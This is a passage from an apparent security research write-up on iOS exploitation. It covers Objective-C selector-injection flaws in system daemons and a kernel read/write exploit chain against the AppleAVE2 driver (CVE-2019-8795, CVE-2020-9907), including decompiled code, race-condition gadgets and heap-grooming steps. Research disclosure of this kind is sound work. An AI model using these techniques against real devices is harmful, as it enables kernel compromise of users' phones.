Every symptomsd_vuln_trigger call results in a new **ManagedEvent** instance been created and added to the array, symptomsd_vuln_trigger(1) is setting _additionalInfo of the **DecisionDetails** instance, of that particular **ManagedEvent** instance, symptomsd_vuln_trigger(2) is doing the spray work.

Total six times of symptomsd_vuln_trigger been called in order to get the first **ManagedEvent** instance releases, and that one has a modified _additionalInfo to trigger a objc_release call on whatever address attacker wants. The symptomsd_vuln_prepare* calls are exploiting the vulnerability to set _additionalInfo value.

That was how this vulnerability CVE-????-???? being exploited.

Vulnerability like this perfectly demonstrated a special weakness pattern of using Objective-C, which sort of like the eval() in Javascript, the user input string may execute unexpected methods.

Below are two other potential vulnerabilities that show the same weakness pattern, affecting iOS 14 and previous versions as these codes have been around for a while.

1. The first one is in **/usr/libexec/demod_helper** with registered MachService **com.apple.mobilestoredemodhelper.**

```
void -[MSDHMessageResponder handleXPCMessage:](MSDHMessageResponder *self, SEL sel, id xpcmsg)
{
  if ([MSDHMessageResponder hasEntitlementMobileStoreDemod](self, "hasEntitlementMobileStoreDemod") & 1 )
  {
    msg_cfdic = objc_msgSend(&OBJC_CLASS___NSDictionary, "dictionaryWithXPCDictionary:", xpcmsg);

    v8 = objc_msgSend(msg_cfdic, "countByEnumeratingWithState:objects:count:", &v40, &v44, 16LL);
    if(v8){
      ...
      input_string = NSSelectorFromString((*((_QWORD *)&v40 + 1) + 8 * v10));
      ...
      objc_method_IMP = objc_msgSend(self, "methodForSelector:", input_string);
      input_arg = objc_msgSend(msg_cfdic, "objectForKey:", another_input_string);
      objc_method_IMP(self, input_string, input_arg);
    }
  }
}
```

Suppose there is no proper entitlement check or got bypassed. This one would also be highly reliable to exploit it.

__2.__ And then the second case is in **/usr/libexec/profiled.**

This one is possible to be triggered from the file. There are good and bad things in terms of exploitability.

Good thing is that it can be used to build persistence exploit since it doesn't require code execution to trigger it. The bad thing is that without code execution it is hard to bypass the joint mitigation measures of ASLR and PAC.

The following code snippet shows the lack of input string checks, the attacker could execute unexpected method on class instance.

```
void sub_10007A978(__int64 a1, __int64 a2, __int64 a3)
{
  Globalvar_plist_path = objc_retain(Globalvar_plist_path);
  plistdata = objc_msgSend(&OBJC_CLASS___NSData, "dataWithContentsOfFile:", Globalvar_plist_path);
  plistdata_dic = objc_msgSend(
         &OBJC_CLASS___NSPropertyListSerialization,
         "MCSafePropertyListWithData:options:format:error:",
         plistdata,
         0LL,
         0LL,
         &v88);
  ...
  v8 = objc_msgSend(plistdata_dic, "countByEnumeratingWithState:objects:count:", &v40, &v44, 16LL);
  if(v8){
    ...
    input_class_name = objc_msgSend(v24, "objectForKey:", CFSTR("loaderClass"));
    input_sel_string = objc_msgSend(v24, "objectForKey:", CFSTR("loaderSelector"));
    ...
    input_sel = NSSelectorFromString(input_sel_string);
    if(v53){
      CFDictionarySetValue(Globalvar_sel_dic, v21, input_sel);
    }
  }
}
```

Then the input_sel is used to execute a method in separate function:

```
-[MCRestrictionManagerWriter notifyClientsToRecomputeCompliance]
{
  input_sel = CFDictionaryGetValue(global_dic_contains_cls, *(_QWORD *)(*((_QWORD *)&v18 + 1) + 8 * v9));
  ...
  specified_method_IMP = objc_msgSend(v11, "methodForSelector:", input_sel);
  specified_method_IMP(v11, input_sel, v10);
}
```


It's part of the read-only system partition, so with just Sandbox-Escape wouldn't be enough to modify that file. The attacker needs to reach the kernel to bypass the read-only setting first.

That was the userland exploitation. After we break out of the default application sandbox, we will then attack the neglected interface of the kernel.

Attack AVEVideoEncoder component

AppleAVE2 is a graphics [1]IOKit driver that runs in kernel space and exists only on iOS and just like many other iOS-exclusive drivers, it's not open-source and most of the symbols have been removed.

The driver can not be accessed from the default app sandbox environment, which reduces the chances of thorough analysis by Apple engineers or other researchers. The old implementation of this driver seems like a good attack surface and the following events demonstrate this well.


CVE-2017-6998

An attacker can hijack kernel code execution due to a type confusion

CVE-2017-6994

An information disclosure vulnerability in the AppleAVE.kext kernel extension allows an attacker to leak the kernel address of any IOSurface object in the system.

CVE-2017-6989

A vulnerability in the AppleAVE.kext kernel extension allows an attacker to drop the refcount of any IOSurface object in the kernel.

CVE-2017-6997

An attacker can free any pointer of size 0x28.

CVE-2017-6999

A user-controlled pointer is zeroed.

Back in 2017, 7 vulnerabilities were exposed in the same driver, by Adam Donenfeld of the Zimperium zLabs Team,

From the description of these vulnerabilities, some remain attractive even today, while powerful mitigations like PAC (for iPhones/iPads with A12 and above) and zone_require (iOS 13 and above) are present, arbitrary memory manipulation vulnerabilities such as CVE-2017-6997, CVE-2017-6999 play a far greater role than execution hijacking type, have great potential when used in chain with various information leakage vulnerabilities.

Despite the fact that these vulnerabilities have CVEs, which generally indicating that they have been fixed, Apple previously failed to fix bugs in one go[2] and even bug regressions[3]. With that in-mind, let's commence our journey to hunt the next AVE vulnerability!

[1] Apple has proposed a new security design called DriverKit in WWDC 2019, and has been advancing it ever since. Reducing the contact surface between kext and kernel to increase security. However by the time of writing, it doesn't apply to iOS.

[2] Overlapping Segment Attack against dyld to achieve untethered jailbreak, first appearance in iOS 6 jailbreak tool -- evasi0n, then similar approach shown on every public jailbreak, until after Pangu9, Apple seems finally eradicated the issue.

[3] Apple accidentally re-introduces previously fixed security flaws in a newer version. An example is a kernel vulnerability dubbed the LightSpeed bug, which was fixed on iOS 12, later reappear on iOS 13, and used in Unc0ver jailbreak.

We will start off from the user-kernel data interaction interface. AppleAVE2 exposes 9 (index 0-8) methods via rewriting IOUserClient::externalMethod.

```
(index)
    0:      AppleAVE2UserClient::sAddClient
    1:      AppleAVE2UserClient::sRemoveClient
    2:      AppleAVE2UserClient::sSetCallback
    3:      AppleAVE2UserClient::sSessionSettings
    4:      AppleAVE2UserClient::sStopSession
    5:      AppleAVE2UserClient::sCompleteFrames
    6:      AppleAVE2UserClient::sEncodeFrame
    7:      AppleAVE2UserClient::sPrepareToEncodeFrame
    8:      AppleAVE2UserClient::sResetBetweenPasses
```

Two exposed methods (index 0 and 1) allow to add or remove clientbuf(s), by the FIFO order.


The methods of index 3,4,5,6,7 and 8 all eventually calling AppleAVE2Driver::SetSessionSettings through IOCommandGate to ensure thread-safe.

```
AppleAVE2Driver::call_setSessionSettings(this, client, input_num, input_stru)
{
    ...
    cmdgate = this->cmdgate;
    v8 = OSMetaClassBase::_ptmf2ptf(this, AppleAVE2Driver::SetSessionSettings, 0);
    return cmdgate->v->IOCommandGate::runAction(
            cmdgate,
            v8,
            v6,
            input_num,
            input_stru,
            0);
}
```

```
int AppleAVE2Driver::SetSessionSettings(AppleAVE2Driver *this,
AppleAVE2UserClient *client_this, uint64_t input_num, void *input_buf)
```

We mainly use method at index 7 to encode a clientbuf, which basically means to load many IOSurfaces via IDs provided from userland, and use method at index 6 to trigger the multiple security flaws located inside AppleAVE2Driver::SetSessionSettings.

The following chart entails a relationship map between salient objects:




clientbuf is memory allocated via IOMalloc, with quite significant size (0x29B98), observed from iOS 13.2.

Every clientbuf object that is being added contains pointers to the front and back, forming a double-linked list, the AppleAVE2Driver's instance stores only the most recent added clientbuf pointer.

The **clientbuf** contains multiple MEMORY_INFO structures. When user-space provides IOSurface, an iosurfaceinfo_buf will be allocated and then used to fill these structures.

iosurfaceinfo_buf contains a pointer to **AppleAVE** instance, as well as variables related to mapping from user-space to kernel-space.

Next is the structures involved during the exploitation:



```
struct AppleAVE2UserClient (Trimmed)
{
  struct _AppleAVE2UserClient_vtable *v;
  AppleAVE2Driver *provider;
}
```

```
struct AppleAVE2Driver (Trimmed)
{
  struct _AppleAVE2Driver_vtable *v;
  IOCommandGate *cmdgate;
  uint8_t indicator_powerDown;
  uint8_t indicator_clockDown;
  struct clientbuf *current_clientbuf;
}
```

```
struct clientbuf (Trimmed for easier analysis)
{
    AppleAVE2UserClient *linked_userClient;
    uint32_t UniqueClientID;
    struct MEMORY_INFO parameterSetsBuffer;
    struct MEMORY_INFO mbComplexityMapBuffer;
    struct MEMORY_INFO statsMapBuffer_array[5];
    char InitInfo_block1[1588];
    ... // More MEMORY_INFO(s) and
InitInfo_block(s)
    struct MEMORY_INFO *KernelFrameQueue;
    ...
    uint64_t m_DPB;
    ...
    struct clientbuf *prev_clientbuf;
    struct clientbuf *next_clientbuf;
}
```

```
struct MEMORY_INFO
{
    struct iosurfaceinfo_buf *iosurfaceinfo_buf;
    uint64_t mapped_physicalSegment_address;
    uint64_t mapped_kernelAddress;
    uint64_t pGartAddress;
    uint32_t mapped_size;
    char pad4[4];
};
```

```
struct iosurfaceinfo_buf (Trimmed)
{
    AppleAVE2Driver *avedriver;
    uint32_t mapped_size;
    IOSurface *related_iosurface;
    IOMemoryDescriptor *mapping_desc;
    uint64_t mapped_kernelAddress;
}
```

Note: These structures are not complete, members that are not related to the exploitation have been removed.

As part of the clientbuf structure, the content of these InitInfo_block(s) is copied from user-controlled memory through IOSurface, this happens when the user first time calls another exposed method(At index 7) after adding a new clientbuf.
m_DPB is related to arbitrary memory reading primitive which will be explained later in this paper.

Brief Introduction to IOSurface

Read the below in case if you are not familiar with IOSurface.

According to Apple's description IOSurface is used for sharing hardware-accelerated buffer data (for framebuffers and textures) more efficiently across multiple processes.

Unlike AppleAVE, an IOSurface object can be easily created by any userland process (using IOSurfaceRootUserClient). When creating an IOSurface object you will get a 32 bits long Surface ID number for indexing purposes in the kernel so that the kernel will be able to map the userspace memory associated with the object into kernel space.
Now with these concepts in mind let's talk about the AppleAVE vulnerabilities.

The First Vulnerability CVE-2019-8795 (At least iOS 12.0 - iOS 13.1.3)

The first AppleAVE vulnerability has given CVE-2019-8795 and together with other two vulnerabilities -- A Kernel Info-Leak(CVE-2019-8794) that simply defeats KASLR, and a Sandbox-Escape(CVE-2019-8797) that's necessary to access AppleAVE, created an exploit chain on iOS 12 that was able to jailbreak the device. That's until the final release of iOS 13, which destroyed the Sandbox-Escape by applying sandbox rules to the vulnerable process and preventing it from accessing AppleAVE, So the sandbox escape was replaced with another sandbox escape vulnerability that was discussed before.

The first AppleAVE vulnerability was eventually fixed after the update of iOS 13.2. Here is a quick description about it and for more detailed-write up you can look at a previous writeup[4].

```
v73 = clientbuf->memoryInfoCnt1 + 2;   // Both memoryInfoCnt1 and memoryInfoCnt2 are under
attacker’s control
if ( v73 <= clientbuf->memoryInfoCnt2 )
    v73 = clientbuf->memoryInfoCnt2;
if ( v73 )
{
    iter1 = 0;
    statsMapBufArr = clientbuf->statsMapBuffer_array;
    do
    {
        AppleAVE2Driver::DeleteMemoryInfo(this, statsMapBufArr);
        ++iter1;
        loopMax = clientbuf->memoryInfoCnt1 + 2;
        cnt2 = clientbuf->memoryInfoCnt2;
        if ( loopMax <= cnt2 )
            loopMax = cnt2;
        else
            loopMax = loopMax;
        statsMapBufArr += 0x28;
    }
    while ( iter1 < loopMax );
```

[4] https://blog.zecops.com/vulnerabilities/releasing-first-public-task-for-pwn0-tfp0-granting-poc-on-ios/


When a user releases a clientbuf, it will go through every MEMORY_INFO that the clientbuf contains and will attempt to unmap and release related memory resources.
The security flaw is quite obvious if you compare to how Apple fixed it:

```
v63 = 0LL;
v64 = clientbuf->statsMapBuffer_array;
do
{
    AppleAVE2Driver::DeleteMemoryInfo(this_1, v64 + v63);
    v63 += 40;
}
while ( v63 != 200 );
```

The unfixed version has defect code due to an out-of-bounds access that allows an attacker to hijack kernel code execution in regular and PAC-enabled devices. This flaw can also become an arbitrary memory release primitive via the operator delete. and back then, before Apple fixed zone_require flaw on iOS 13.6, that was enough to achieve jailbreak on the latest iOS device.

The Second Vulnerability CVE-2020-9907 (iOS 13.2 - iOS 13.5.1)

The second vulnerability wasn't caused by a particular issue, rather combined with many other exploitable weaknesses, and ended up giving us an arbitrary kernel memory Read and Write primitive. This security issue was fixed on update of 13.6 by removing the vulnerable code, compared to the first vulnerability, this one requires more complex exploit-flow.


1. Leak the address of an OSData that been sprayed through the IOSurface property.

2. Rewrite the data pointer in OSData, leak the address of mapping_fromUser, and instance of AppleAVE2Driver and IOSurface.

3.Leverage CVE-2020-9907 to read the address of current clientbuf from AppleAVE2Driver instance.

4. Leverage CVE-2020-9907 to modify clientbuf to form a more reliable memory reading primitive.

5. Read the vtable pointer of IOSurface to defeat KASLR.

6. Construct tfp0 in the mapping_fromUser memory. Use read primitive to find our task stru, leverage CVE-2020-9907 to insert tfp0 port.

Exploit Flow of CVE-2020-9907

A piece of memory that we have full control over will be mapped into the kernel through an IOSurface object, let's call this piece of memory "***mapping_fromUser***". At the beginning of the exploit, the exact address of the ***mapping_fromUser*** is unknown. One of the key steps of the exploit is to leak its address.

mapping_fromUser is a continuous memory mapping across userspace and kernel, both sides can make changes to this memory, and the changes will be updated on the other side, with a slight delay.

The way AppleAVE used this memory was unsafe:
  1. Use ***mapping_fromUser*** as a temporary variable to store kernel pointer, potentially leaking kernel pointers and giving attackers the time-window to replace the kernel pointer.

  2. During the execution of AppleAVE2Driver::SetSessionSettings, timestamp will be written to a specific offset at ***mapping_fromUser***, leaving a huge advantage for attackers to win the race-condition.

The following code snippet can be found in AppleAVE2Driver::SetSessionSettings:

```
v45 = *(_QWORD **)(mapping_fromUser + 5936);
if ( !v45 )
{
    v45 = IOMalloc(40);
    *(_QWORD *)(mapping_fromUser + 5936) = v45; // Heap address leak
    if ( !v45 )
    {
        v52 = "AVE ERROR: EnqueueGated IOMalloc failed.\n";
        printf(v52, a9);
        return 0;
    }
 }
v46 = &clientbuf->inputmap_InitInfo_block4[32];
memset(v45, 0, 40uLL);
```

Since we can read and write data out of ***mapping_fromUser*** anytime, it constitutes of three gadgets through Race-condition that will be used in later exploitation:
- **Gadget1:** Zero out any 40 bytes-long memory in kernel
- **Gadget2:** Allocate a 40 bytes-long memory in kernel and leak its address
- **Gadget3:** Release any 40bytes-long memory in kernel via IOFree

The trigger functions are empty_kernel_40_mem(), alloc_kernel_40_mem(), release_kernel_40_mem(), respectively, in the exploit code.

Now we can proceed to achieve the key step, leak the kernel-side address of ***mapping_fromUser.***

By continuously allocating and releasing 40 bytes-long memory using these gadgets, collecting every leaked address and observing certain patterns within them, we can predict or deduce that one of these leaked addresses has been or will be occupied by our desired target -- A **OSData** instance which also has 40 bytes-long size.

Regarding the method of allocating **OSData** in kernel, please refer to Ro(o)tten Apples[5] by Adam Donenfeld. This method allows us to re-read the data carried by **OSData** after allocated it, which is very important as we are going to overwrite its data pointer, to leak informations.

40 bytes-long memory falls into the kalloc.48 zone, two adjacent blocks should have interval length of 48 instead of 40 bytes. We name these leaked 40 bytes-long memory "***paveway_mem***", meaning "pave the way for further heap manipulation".

```
paveway_mem: 0xffffffe0072d1ad0
paveway_mem: 0xffffffe007076d00
paveway_mem: 0xffffffe006cfc6c0
paveway_mem: 0xffffffe007aca550
paveway_mem: 0xffffffe007aca1f0
paveway_mem: 0xffffffe007ac9710
paveway_mem: 0xffffffe007ac9bc0
paveway_mem: 0xffffffe007ac9c80
paveway_mem: 0xffffffe007ac9470
paveway_mem: 0xffffffe007ac8f30
paveway_mem: 0xffffffe007acb480
paveway_mem: 0xffffffe007ac8f60
paveway_mem: 0xffffffe007ac8f90
paveway_mem: 0xffffffe007acb450
...
```

We prepare an array to collect two consecutive blocks, and named the array "***trap_mems***", because they are like holes in heap feng-shui.

```
paveway_mem: 0xffffffe0072d1ad0
paveway_mem: 0xffffffe007076d00
paveway_mem: 0xffffffe006cfc6c0
paveway_mem: 0xffffffe007aca550
paveway_mem: 0xffffffe007aca1f0
paveway_mem: 0xffffffe007ac9710
paveway_mem: 0xffffffe007ac9bc0
paveway_mem: 0xffffffe007ac9c80
paveway_mem: 0xffffffe007ac9470
paveway_mem: 0xffffffe007ac8f30 // Saved as trap_mems[0]
paveway_mem: 0xffffffe007acb480
paveway_mem: 0xffffffe007ac8f60
paveway_mem: 0xffffffe007ac8f90
paveway_mem: 0xffffffe007acb450 // Saved as trap_mems[2]
...
```

[5] https://www.blackhat.com/docs/eu-17/materials/eu-17-Donenfeld-Rooten-Apples-Vulnerability-Heaven-In-The-IOS-Sandbox.pdf

Then allocate another piece of 40 bytes-long memory as trap_mems[1], for auxiliary observation.

```
trap_mems:
 0: 0xfffffe007ac8f30
 1: 0xfffffe007a1f210
 2: 0xfffffe007acb450
```

Now release the all ***trap_mem***(s), and immediately follow by allocating an **OSData** instance, the **OSData** instance may fall into one of these ***trap_mem***(s).

Fortunately we can predict if that will happen by using following strategies:

Perform following loop action until the cycle is repeated to the tenth time, then immediately allocate our second **OSData** instance:

- **Step(1)** Allocate a 40 bytes-long memory in kernel, adding its leaked address to an array "***criticle_records***"
- **Step(2)** Release the 40 bytes-long memory we just allocated.
- **Step(3)** Back to Step(1)

By then we should have ten addresses saved in the array ***criticle_records***. Let's examine these addresses to determine which **OSData** instance has fallen into a known address.
The exact address of ***trap_mem***(s) will be different from above as they are from different cases in real life.

Pattern(1)

```
trap_mems:
 0: 0xfffffe007a1d0b0
 1: 0xfffffe007a1f210
 2: 0xfffffe007a1f240      <- Same

critical_records:
      0: 0xfffffe007a1d0b0
      1: 0xfffffe007a1d2f0
      2: 0xfffffe007a1f240 <- Same
      3: 0xfffffe007a1d0b0
      4: 0xfffffe007a1d2f0
      5: 0xfffffe007a1f240 <- Same
      6: 0xfffffe007a1d0b0
      7: 0xfffffe007a1d2f0
      8: 0xfffffe007a1f240 <- Same
      9: 0xfffffe007a1d0b0
```

Logic in code:
  If (trap_mems[2] == critical_records[2] && trap_mems[2] == criticle_records[8])

trap_mems[2] appears repeatedly after every two addresses, in this case, we can deduce that the second **OSData** instance has occupied the address of ***trap_mems***[2].

Pattern(2)

```
trap_mems:
 0: 0xffffffe001ac1da0
 1: 0xffffffe006db1020
 2: 0xffffffe006db1230

critical_records:
      0: 0xffffffe006d7cd80 <- Same
      1: 0xffffffe006db1230
      2: 0xffffffe006d7cd80 <- Same
      3: 0xffffffe006db1230
